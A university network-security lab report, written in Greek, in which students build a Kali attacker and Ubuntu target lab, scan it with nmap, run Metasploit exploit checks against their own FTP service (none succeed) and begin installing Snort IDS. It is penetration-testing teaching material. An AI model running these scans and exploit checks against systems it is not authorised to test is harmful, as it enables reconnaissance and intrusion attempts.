



ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ
ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Ασφάλεια Δικτύων Υπολογιστών

και Τεχνολογίες Προστασίας της Ιδιωτικότητας

3η Εργαστηριακή Άσκηση

Διδάσκων: Επίκουρος Καθηγητής Γεώργιος Καμπουράκης

Εργαστηριακοί Συνεργάτες: Δημήτρης Παπαμαρτζιβάνος (ΥΔ),

Αλέξανδρος Φακής (ΥΔ)

Μέλη ομάδας:

Πλεξίδα Μαρία: icsd11138

Κλιάρης Βαγγέλης: icsd11066

Λέρτας Γιώργος: icsd11084

Φάση 1^η

Κάναμε εγκατάσταση το Kali για τον επιτηθέμενο

<https://www.kali.org/downloads/> 64bit

Ομοίως, εγκατάσταση το Ubuntu για τον στόχο


<https://www.ubuntu.com/download/desktop> version16.10

Εγκαταστήσετε ένα τοπικό δίκτυο


- Το NAT στην εικονική μηχανή, πρόσβαση σε πόρους δικτύου χρησιμοποιώντας τη διεύθυνση IP του κεντρικού υπολογιστή.
- Το Host-only networking μπορεί να χρησιμοποιηθεί για να δημιουργήσει ένα δίκτυο που περιέχει τον ξενιστή και ένα σύνολο από εικονικές μηχανές, χωρίς την ανάγκη για φυσική διασύνδεση δικτύου του ξενιστή.

Οπότε αυτό που κάνουμε είναι, να πάμε στις ρυθμίσεις του user kali , στην καρτέλα network και:

1. Στον adapter1 επιλέγουμε τον Host –only Adapter για να έχουμε τοπικό δίκτυο μέσω LAN
2. Στον adapter2 επιλέγουμε NAT για να έχουμε σύνδεση στο Internet



Την ίδια διαδικασία κάνουμε και για τον User Ubuntu(stoxos)



Για να επιβεβαιώσουμε πως έχουμε τοπικό δίκτυο: από το command line του κάθε user τρέχουμε την εντολή ifconfig –a για να δούμε την ipν4 μας

Kali ip:192.168.56.102

```
icsd@kali:~$ sudo ifconfig -a
[sudo] password for icsd:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        →inet6 fe80::a00:27ff:fe1e:2a66 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:1e:2a:66 txqueuelen 1000 (Ethernet)
            RX packets 29 bytes 7462 (7.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1770 bytes 108430 (105.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      ether 08:00:27:cd:d4:8b txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1 (Local Loopback)
        RX packets 678 bytes 59064 (57.6 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 678 bytes 59064 (57.6 KiB)
```

Ubuntu ip:192.168.56.101

```

icsd-stoxos@icdstoxos-VirtualBox:~$ ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    → inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::488c:f831:7729:359 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:1b:fa:6e txqueuelen 1000 (Ethernet)
            RX packets 1762 bytes 111398 (111.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 78 bytes 10340 (10.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.3.15 netmask 255.255.255.0 broadcast 10.0.3.255
        inet6 fe80::4f3b:9b5e:fc0f:120 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:6f:5d:df txqueuelen 1000 (Ethernet)
            RX packets 21 bytes 3086 (3.0 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 105 bytes 11079 (11.0 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1 (Local Loopback)
            RX packets 9317 bytes 565141 (565.1 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 9317 bytes 565141 (565.1 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

icsd-stoxos@icdstoxos-VirtualBox:~$ █

```

Στη συνέχεια ο Kali (ως επιτηθέμενος) σκανάρει μέσω του nmap να βρει ενεργους host τρέχωντας την εντολή nmap -sP 192.168.56.1/24

When this command runs nmap tries to ping the given IP address range to check if the hosts are alive. If ping fails it tries to send syn packets to port 80 (SYN scan). This is not hundred percent reliable because modern host based firewalls block ping and port 80. Windows firewall blocks ping by default. The hosts you have on the network are blocking ping and the port 80 is not accepting connections. Hence nmap assumes that the host is not up.

```

icsd@kali:~$ nmap -sP 192.168.56.1/24
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-12-23 04:36 EET
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0019s latency).
Nmap scan report for 192.168.56.102
Host is up (0.00027s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 37.60 seconds
icsd@kali:~$ █

```

- Εγκαταστήστε στο στόχο υπηρεσίες όπως SSH (Secure Shell), FTP, WEB (PHP, MySQL)

Εγκατάσταση του ssh

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get install openssh-server openssh-client
[sudo] password for icsd-stoxos:
Reading package lists... Done
Building dependency tree
Reading state information... Done
openSSH-client is already the newest version (1:7.3p1-1).
The following additional packages will be installed:
  ncurses-term openssh-sftp-server ssh-import-id
Suggested packages:
  ssh-askpass rsync molly-guard monkeysphere
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
0 upgraded, 4 newly installed, 0 to remove and 153 not upgraded.
Need to get 635 kB of archives.
After this operation, 5159 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://gr.archive.ubuntu.com/ubuntu yakkety/main amd64 ncurses-term all 6.0+20160625-1ubuntu1 [243 kB]
Get:2 http://gr.archive.ubuntu.com/ubuntu yakkety/main amd64 openssh-sftp-server amd64 1:7.3p1-1 [39,8 kB]
Get:3 http://gr.archive.ubuntu.com/ubuntu yakkety/main amd64 openssh-server amd64 1:7.3p1-1 [342 kB]
Get:4 http://gr.archive.ubuntu.com/ubuntu yakkety/main amd64 ssh-import-id all 5

```

Εγκατάσταση του ftp

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt install vsftpd
```

Εγκατάσταση του apache2

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get install apache2
```

Εγκατάσταση του php7 και το apache php

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get -y install php7.0 libapache2-mod-php7.0
```

Στη συνέχεια κανουμε restart το apache2

```
icsd-stoxos@icdstoxos-VirtualBox:~$ systemctl restart apache2
```

Εγκατάσταση του MySql

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get install mysql-server
```

When the installation is complete, we want to run a simple security script that will remove some dangerous defaults and lock down access to our database system a little bit.

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo mysql_secure_installation
```

Τρέχουμε από τον Ubuntu την παρακάτω εντολή και βλέπουμε τις ανοιχτές πόρτες του συστήματος

```

lcsd-stoxos@lcsdstoxos-VirtualBox:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
PID/Program name
tcp      0      0 127.0.0.1:3306           0.0.0.0:*
-
tcp      0      0 0.0.0.0:5355            0.0.0.0:*
-
tcp      0      0 127.0.1.1:53             0.0.0.0:*
-
tcp      0      0 127.0.0.53:53            0.0.0.0:*
-
tcp      0      0 0.0.0.0:22              0.0.0.0:*
-
tcp      0      0 127.0.0.1:631             0.0.0.0:*
-
tcp6     0      0 :::5355                :::*
-
tcp6     0      0 :::80                  :::*
-
tcp6     0      0 :::21                  :::*
-
tcp6     0      0 :::22                  :::*
-
tcp6     0      0 :::1:631                :::*
-
udp      0      0 0.0.0.0:33357           0.0.0.0:*
-
udp      0      0 0.0.0.0:631             0.0.0.0:*
-
udp      0      0 127.0.1.1:53            0.0.0.0:*
-
udp      0      0 127.0.0.53:53            0.0.0.0:*
-
udp      0      0 0.0.0.0:68              0.0.0.0:*
-
udp      0      0 0.0.0.0:68              0.0.0.0:*
-
udp      0      0 0.0.0.0:42097           0.0.0.0:*
-
udp      0      0 0.0.0.0:5353             0.0.0.0:*
-
-
udp      0      0 0.0.0.0:5355           0.0.0.0:*
-
udp6     0      0 :::5353                :::*
-
udp6     0      0 ::::5355               :::*
-
udp6     0      0 ::::58805              :::*
-
lcsd-stoxos@lcsdstoxos-VirtualBox:~$ █

```

Ενδεικτικά κάποιες από αυτές είναι:

- **21:** FTP control port
- **22:** SSH
- **53:** DNS services
- **68:** DHCP client port
- **80:** HTTP traffic <= Normal web traffic
- **Ως επιτιθέμενοι, ελέγχετε την ασφάλεια του συστήματός σας κάνοντας χρήση των παρακάτω ειδικών ελεγκτικών εργαλείων (penetration testing tools) που βρίσκονται ήδη εγκατεστημένα στη διανομή Kali Linux.**

Ο Nmap (Network Mapper) είναι ένας σαρωτής ασφαλείας, που χρησιμοποιείται για να ανακαλύψει hosts και υπηρεσίες σε ένα δίκτυο υπολογιστών, δημιουργώντας έτσι ένα «χάρτη» του δικτύου. Για την επίτευξη του στόχου, το Nmap στέλνει ειδικά πακέτα προς το στόχο και στη συνέχεια αναλύει τις απαντήσεις.

```
icsd@kali:~$ sudo nmap -PN 192.168.56.101
[sudo] password for icsd:

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-12-23 22:17 EET
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:1B:FA:6E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

To Armitage είναι ένα γραφικό εργαλείο διαχείρισης κυβερνο-επίθεσης για το Metasploit Project που οπτικοποιεί στόχους και προτείνει επιθέσεις. Πρόκειται για μια ελεύθερο και ανοικτού κώδικα εργαλείο για την ασφάλεια του δικτύου.



Για να τρέξουμε το Armitage εκτελούμε

```
icsd@kali:~$ sudo msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.y
ml
Creating initial database schema
icsd@kali:~$ █
2:07 AM 24-Dec-16
```




```
icsd@kali:~$ armitage
[*] I will use /home/icsd/armitage-tmp as a working directory
[*] Starting msfpcd for you.
[*] MSGRPC starting on 127.0.0.1:55553 (NO SSL):Msg...
(java:1640): GLib-GObject-WARNING **: invalid cast from 'JawImpl_4098' to 'AtkTe
xt'
** (java:1640): CRITICAL **: atk_text_get_character_count: assertion 'ATK_IS_TE
X T (text)' failed
(java:1640): GLib-GObject-WARNING **: /build/glib2.0-fJSoGg/glib2.0-2.48.1/.gob
ject/gsignal.c:3486: signal name 'text_changed::delete' is invalid for instance
'0x7fa43d17d120' of type 'JawImpl_4098'
(java:1640): GLib-GObject-WARNING **: invalid cast from 'JawImpl_4098' to 'AtkTe
xt'
Cancel OK
2:10 AM 24-Dec-16
```

Σκανάρουμε για στόχους




Στη συνέχεια ψάχνουμε για επιθέσεις



Από το command line βλέπουμε την version του στόχου μας

```
icsd@kali:~$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 3.0.3)
Name (192.168.56.101:icsd):
```

Οπότε, για αρχή θα ψάξουμε για κάποιο exploit για vsFTP 3.0.3. Αν δεν βρεθεί τέτοιο exploit μπορούμε να επιλέξουμε κάποιο από την λίστα με τα έτοιμα exploit που βρέθηκαν. Στο παρακάτω screenshot βλέπουμε τα exploits που αφορούν το ftp



Επίσης, μπορούμε να κάνουμε έλεγχο για το αν θα πετύχει ένα exploit.

```

=====
Checking linux/ftp/proftp_sreplace =====
msf > use linux/ftp/proftp_sreplace
msf exploit(proftp_sreplace) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(proftp_sreplace) > check
[*] 192.168.56.101:21 The target is not exploitable.

=====
Checking linux/ftp/proftp_telnet_iac =====
msf exploit(proftp_sreplace) > use linux/ftp/proftp_telnet_iac
msf exploit(proftp_telnet_iac) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(proftp_telnet_iac) > check
[*] 192.168.56.101:21 The target is not exploitable.

msf exploit(wuftpd_site_exec_format) >

```

Αφού ελέγχθηκαν όλα τα έτοιμα exploits δεν βρέθηκε κάποιο που να είναι exploitable

- **Εγκαταστήστε στο στόχο και ρυθμίστε το Snort IDS [2] με σκοπό την ανίχνευση των επιθέσεων που πραγματοποιείτε με το Armitage**

Το SnortIDS είναι ένα σύστημα ανίχνευσης εισβολής (IDS) που επιθεωρεί όλες τις εισερχόμενες και εξερχόμενες δραστηριότητες του δικτύου και εντοπίζει ύποπτα μοτίβα που μπορεί να υποδεικνύει ένα δίκτυο ή ένα σύστημα επίθεσης από κάποιον που προσπαθεί να σπάσει ή να υποβιβάσει την ασφάλεια ενός συστήματος.

Ένα IDS διαφέρει από ένα τείχος προστασίας από το ότι ένα τείχος προστασίας ελέγχει την κίνηση και σταματά να βασίζεται σε κανόνες που ορίζει ο χρήστης. Ένα IDS από την άλλη πλευρά, επιθεωρεί και αξιολογεί την κυκλοφορία για να καθοριστεί εάν είναι ύποπτη μια δραστηριότητα. Το IDS μπορεί να αυξήσει τις ειδοποιήσεις με βάση την ανάλυση.

Δημιουργούμε ένα database για να χρησιμοποιηθεί από το Snort.

```
icsd-stoxos@icdstoxos-VirtualBox:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.16-0ubuntu0.16.10.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
mysql> create database snort;
Query OK, 1 row affected (0,09 sec)
```

Αρχικά κάνουμε εγκατάσταση κάποια εργαλεία για το στήσιμο της εφαρμογής

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get install -y build-essential
```

Στη συνέχεια κάνουμε εγκατάσταση κάποια πακέτα που είναι προϋπόθεση για την εγκατάσταση του snort

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get install -y libcap-dev libpcap-dev libpcre3-dev libdumbnet-dev
```

Φτιάχνουμε ένα αρχείο για να βάλουμε όλα τα απαραίτητα πακέτα που θα κατεβάσουμε και κατεβάζουμε κάποιες ακόμα προϋποθέσεις του Snort DAQ (Data AcQuisition library)

```
icsd-stoxos@icdstoxos-VirtualBox:~$ mkdir ~/snort_src
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ sudo apt-get install -y bison flex
```

Και κατεβάζουμε την version 2.0.6 του daq και την κάνουμε εγκατάσταση

```
icsd-stoxos@icdstoxos-VirtualBox:~$ cd ~/snort_src
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ tar -xvzf daq-2.0.6.tar.gz
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ cd daq-2.0.6
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/daq-2.0.6$ ./configure
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/daq-2.0.6$ make
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/daq-2.0.6$ sudo make install
```

Για να κάνουμε εγκατάσταση το snort χρειάζονται κάποιες ακόμα βιβλιοθήκες όπως η liblzma-dev η οποία παρέχει αποσυμπίεση των swf αρχείων (adobe flash), το openssl, και το libssl-dev τα οποία και τα δύο αυτά παρέχουν SHA and MD5 αρχεία υπογραφών

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/daq-2.0.6$ sudo apt-get install -y liblzma-dev openssl libssl-dev
```

Τώρα είμαστε έτοιμη να κάνουμε εγκατάσταση το Snort

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ tar -xvf snort-2.9.8.0.tar.gz  
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ cd snort-2.9.8.0
```

Η --enable-sourcefire επιλογή δίνει Packet Performance Monitoring (PPM), το οποίο μας επιτρέπει να κάνουμε την παρακολούθηση των επιδόσεων των κανόνων

και προ-επεξεργαστών, και χτίζει το Snort με τον ίδιο τρόπο που το κάνει η ομάδα του Snort.

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/snort-2.9.8.0$ ./configure --enable-sourcefire  
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/snort-2.9.8.0$ make  
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/snort-2.9.8.0$ sudo make install
```

τρέχουμε την παρακάτω εντολή για να κάνουμε update τις βιβλιοθήκες

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/snort-2.9.8.0$ sudo ldconfig
```

Συστήματα ανίχνευσης εισβολής host-based ή HIDS γίνονται εγκατάσταση ως κατάσκοποι σε έναν κεντρικό υπολογιστή.

Αυτά τα συστήματα ανίχνευσης εισβολής μπορεί να κοιτάζουν στα αρχεία καταγραφής (log files) για να ανιχνεύσει οποιαδήποτε δραστηριότητα εισβολέα. Ορισμένα από αυτά τα συστήματα είναι αντιδραστικά, που σημαίνει ότι σας ενημερώνει μόνο όταν κάτι έχει συμβεί. Μερικά HIDS είναι δυναμικά το οποίο σημαίνει ότι ελέγχουν την κίνηση του δικτύου που έρχονται σε ένα συγκεκριμένο ξενιστή ,στον οποίο είναι εγκατεστημένο το HIDS ,και σας ειδοποιεί σε πραγματικό χρόνο.

Θα δημιουργήσουμε ένα account και ένα group για να τρέχει εκεί το snort και όχι ως root(snort:snort).

Θα δημιουργήσουμε κάποια αρχεία που απαιτούνται από το Snort,στα οποία και θα δώσουμε δικαιώματα.Το Snort θα έχει αρχεία παραμετροποίησης(configuration) και κανόνων(rule) στο path /etc/snort ,θα έχει ειδοποιήσεις που θα γράφονται στο /var/log/snort και compiled rules (.so rules) που θα αποθηκεύονται στο path /usr/local/lib/snort dynamicrules.

Snort user και group

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo groupadd snort  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo useradd snort -r -s /sbin/nologin -c S  
NORT IDS -g snort
```

Δημιουργία καταλόγων snort

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo mkdir /etc/snort/rules/iplists  
[sudo] password for icsd-stoxos:  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo mkdir /etc/snort/preproc_rules  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo mkdir /usr/local/lib/snort_dynamicrules  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo mkdir /etc/snort/so_rules
```

Δημιουργούμε αρχεία αποθήκευσης κανόνων και λίστες ip

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo touch /etc/snort/rules/iplists/blacklist.rules  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo touch /etc/snort/rules/iplists/white_list.rules  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo touch /etc/snort/rules/local.rules  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo touch /etc/snort/sid-msg.map
```

Δημιουργούμε κατάλογο για αρχεία καταγραφής

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo mkdir /var/log/snort  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo mkdir /var/log/snort/archived_logs
```

Δίνουμε δικαιώματα

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo chmod -R 5775 /etc/snort  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo chmod -R 5775 /var/log/snort  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo chmod -R 5775 /var/log/snort/archived_logs  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo chmod -R 5775 /etc/snort/so_rules  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo chmod -R 5775 /usr/local/lib/snort_dynamicrules
```

Αλλάζουμε ιδιοκτησία στους φακέλους

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo chown -R snort:snort /etc/snort  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo chown -R snort:snort /var/log/snort  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo chown -R snort:snort /usr/local/lib/snort_dynamicrules
```

Αντιγράφουμε κάποιους φακέλους που χρειάζεται το snort στο /etc/snort

```
icsd-stoxos@icdstoxos-VirtualBox:~$ cd ~/snort_src/snort-2.9.8.0/etc  
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/snort-2.9.8.0/etc$ sudo cp *.conf*  
/etc/snort  
[sudo] password for icsd-stoxos:  
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/snort-2.9.8.0/etc$ sudo cp *.map /  
etc/snort  
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/snort-2.9.8.0/etc$ sudo cp *.dtd /  
etc/snort  
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/snort-2.9.8.0/etc$ cd ~/snort_src/  
snort-2.9.8.0/src/dynamic preprocessors/build/usr/local/lib/snort_dynamicpreproc  
essor/  
